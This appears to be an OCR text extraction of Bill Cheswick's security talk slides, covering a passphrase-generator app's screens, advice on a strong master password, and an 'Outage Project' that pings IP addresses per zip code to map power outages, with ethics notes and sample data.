
< Envelopes New envelope

Create

Name:

Dictionaries: Edit

Work factor:





[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k 4k <6 hex arab 1k

Work factor: 80



anybody bull desires gentle
harvard probable roll

[Pick another key](#)



[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k 4k <6 hex arab 1k

Work factor: 57



association bomb roman
call consisting

[Pick another key](#)



[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k

4k

<6

hex

arab 1k

Work factor: 40



absorbed church
representative correct

[Pick another key](#)



[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k

4k

<6

hex

arab 1k

Work factor: 40



c2 53 bd b3 2e

[Pick another key](#)



[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k

4k

<6

hex

arab 1k

Work factor: 40



serve fiscal ten south

[Pick another key](#)



[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k

4k

<6

hex

arab 1k

Work factor: 40



الآخرون الإستراحة السيارة
الزوج الطّريقة

[Pick another key](#)

Name: Dictionaries: [Edit](#)

| | | | | |
|----|-----------|----|-----|---------|
| 1k | 4k | <6 | hex | arab 1k |
|----|-----------|----|-----|---------|

Work factor: 40

absorbed church
representative correct

[Pick another key](#)Name: Dictionaries: [Edit](#)

| | | | | |
|----|-----------|----|-----|---------|
| 1k | 4k | <6 | hex | arab 1k |
|----|-----------|----|-----|---------|

Work factor: 40

able shown mail sheets

[Pick another key](#)



[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k 4k <6 hex arab 1k

Work factor: 40



able shown mail sheets

[Pick another key](#)



[← Envelopes](#) **New envelope** [Create](#)

Name:

Dictionaries: [Edit](#)

1k 4k <6 hex arab 1k

Work factor: 80



alive conclusion scientists
policies burden
applications onto

[Pick another key](#)



< Envelopes New envelope Create

Name: sample

Dictionaries: Edit

1k 4k <6 hex arab 1k

Work factor: 80

another serve strength
trustees nationalism starts
harvard

Pick another key



< Envelopes New envelope Create

Name: sample

Dictionaries: Edit

1k 4k <6 hex arab 1k

Work factor: 80

الحالة، المبيعات القيمة المنتجات
السبب الطريقة النمط التقرير
الجانب

Pick another key


Use one Really Strong password to lock your password wallet

- You are not going to remember it immediately
- You will learn it after a while
- You don't have to change it
- 2^{105} bits means average work factor of
20,282,409,603,651,670,423,947,251,286,016 =
- $20 * 10^{30} = 33$ million times Avogadro's number

The Outage Project

Motivation

- At home in the dark
- The big illegal Internet map
- Sandy
- Oklahoma city
- The Big One in California or elsewhere
- Yugoslavia



<http://motherboard.vice.com/blog/this-is-most-detailed-picture-internet-ever>

Relative IPv4 utilization observed using ICMP Ping requests

Source:

Method

- Identify several IP addresses in each Zip code
- Ping regularly (once every 5—10 minutes)
- Learn their reliability, and maybe connectivity via trace route
- Report current outages

Outage Project overview

- Monitor hosts in each zip code, looking for zip code-wide outages at a one-hour granularity
- Build a database of IPs per zip code, their reliability, and verify location if possible
- Low network traffic: don't want to bother my ISP, nor the "volunteers"
- grep, sed, and awk are my main processors
 - not mysql, C++, etc.

IP addresses: what do we need

- Maybe five good ones per zip code
 - majority vote: if one or two are available, power is probably okay
- Not something too reliable
 - Google, Amazon, other large data center addresses
- Available around the clock, mostly
- Verification of location---this is tough
 - round trip too short violates c , but probably rare
 - packet TTL analysis? Traceroute path analysis?
 - reverse DNS information?

IP address sources

- Home routers would be ideal
- FIOS bad: wandering IP addresses
- DHCP is a problem in general
 - is this actually doable?
- Those with large scale infrastructure can do it
 - Verizon: query power status of device in home
 - AT&T: reachability of U-verse boxes
 - Power companies: reachability of smart meters?

IP address sources (cont)

- Universities might be excellent
 - likely to be onsite servers
 - locations are well known
 - more likely to have external, assigned IPv4 address space
- not likely to have special power supplies

Ethics

- The targeted machines aren't really volunteers
- The ping load has to be minimal, even for a dialup line
- packets should have some identification, so people can explain
- it is not actually illegal to ping an address, as far as I know
- Our traffic load must be much less than the "Internet background radiation"

Potential data collection speeds


- There are about 45,000 interesting zip codes
- $1,000 \text{ packets/sec} * 40 \text{ bytes/packet} = 40,000 \text{ bytes/second} = .3\text{Mb network load}$

Visualization

- Some interesting issues here, and a chance for real research
- Show little bars over each zip code, with color-coded availability?
- What tools to use?
 - Google maps? (Javascript, very slow with 55,000 data points (zip codes))
 - On a server? Needs javascript to guide navigation.
 - wundermap is about right
 - what server software?

Some collected data: Philly

19104 17 4 5 5 5 5 5 5 5 4 5 5 5 5 5 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5
5
5 5 5 5 5 5 5 5 5 5 5 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5 5
5 5 5 5 5 5 5 5 4 5
5 5 4 5 5 5 5 5 5 5 5 5 5 5 4 5 5 5 5 5 5 5 3 5 5 5 5 4 5 3 5 5 5
4 3 5 4 3 5 4 5 3 5 4 5 5 5 5 5 5 5 5 5 5 5 5 5 5 4 5 5 5 4 5 5 5
5 5 5 5 5 5 5 5 5 5 5 5 4 5 5 5 5 5 5 5 5 5 5 5 4 5 5 3 5 5 5 4 4
5 4 5 5 5 5 4 3 5 4 4 5
5
5 5 5 4 5 5 5 5 5 5 4 5 4 5 5 4 5 4 5 4 5 4 4 5 5 5 5 5 4 5 5 5 4
5 5 5 5 5 5 4 5 5 4 4 4 5 4 4 3 4 3 4 4 4 3 3 4 5 5 4 4 4 5 4 3 4 4
4 4 3 4 5 5 5 5 4 3 2 5 4 5 3 4 5 4 4 4 4 3 3 4 3 4 5 5 4 4 5 5 5
5 4 5 4 3 4 3 5 5 5 3 4 3 4 4 5 4 4 5 4 4 5 5 5 3 3 4 5 5 4 4 5 5
5 5 4 4 5 5 5 5 5 5 5 4 5 5 3 4 5 5 4 5 4 5 3 4 3 4 4 5 5 4 4 5 4
4 3 4 3 5 4 4 5 4 4 5 3 4 5 3 3 5 5 5 4 2 4 4 4 5 5 4 5 4 4 5 5 5 4
5 5 3 5 4 5 4 5 5 4 5 4 4 5 4 3 5 5 4 3 5 5 4 4 5 5 4 5 5 4 4 4 5
4 4 5 4 5 4 4 5 4 3 5 5 5 4 5 4 5 4 5 4 4 5 4 4 4 4 5 5 4 4 5 5 5
3 3 4 3 4 3 4 5 4 4 3 4 5 5 5 4 4 4 4 4 5 3 4 3 3 4 5 5 5 3 4 2 4
4 3 4 4 4 5 3 4 4 5 5 4 4 4 3 4 4 5 4 4 4 5 3 3 4 4 5 4 4 5 5 5 5
4 5 5 5 4 4 3 4 4 4 4 3 4 4 3 5 4 1254 of about 5132



Google news

Snake To Blame For Greenville Power Outage - WITN. Greenville Utilities Commission says a corn snake is to blame for more than 1200 customers losing power overnight in Greenville.

<http://www.witn.com/home/headlines/Snake-To-Blame-For-Greenville-Power-Outage-214715201.html>>

Where are we?

- Is the Internet working?
- Nobody can seem to get it right: .com, .mil, .gov
- They have my fingerprints, and about 5 million more
- I'd like to change my password, please
- Hmm...actual digital fingerprint?

Where are we going?

- Things are going to get better
- It is early in the game
- We are not even trying in many cases!

For me, what's next?

- More talks
- Writing apps
- Consulting
- Working with students
- Fit for a standard job seems problematic
- Not done yet

Waves of the Future?

- Statistics: to deal with Big Data
- Genomics, molecular biology, associated computation
 - 100 years of work to do
 - Anti-disease, anti-aging
 - You can get a Nobel for it
 - Don't forget plants

Ches's Computer Security Adventures

Bill Cheswick

ches@cheswick.com

<http://www.cheswick.com/ches>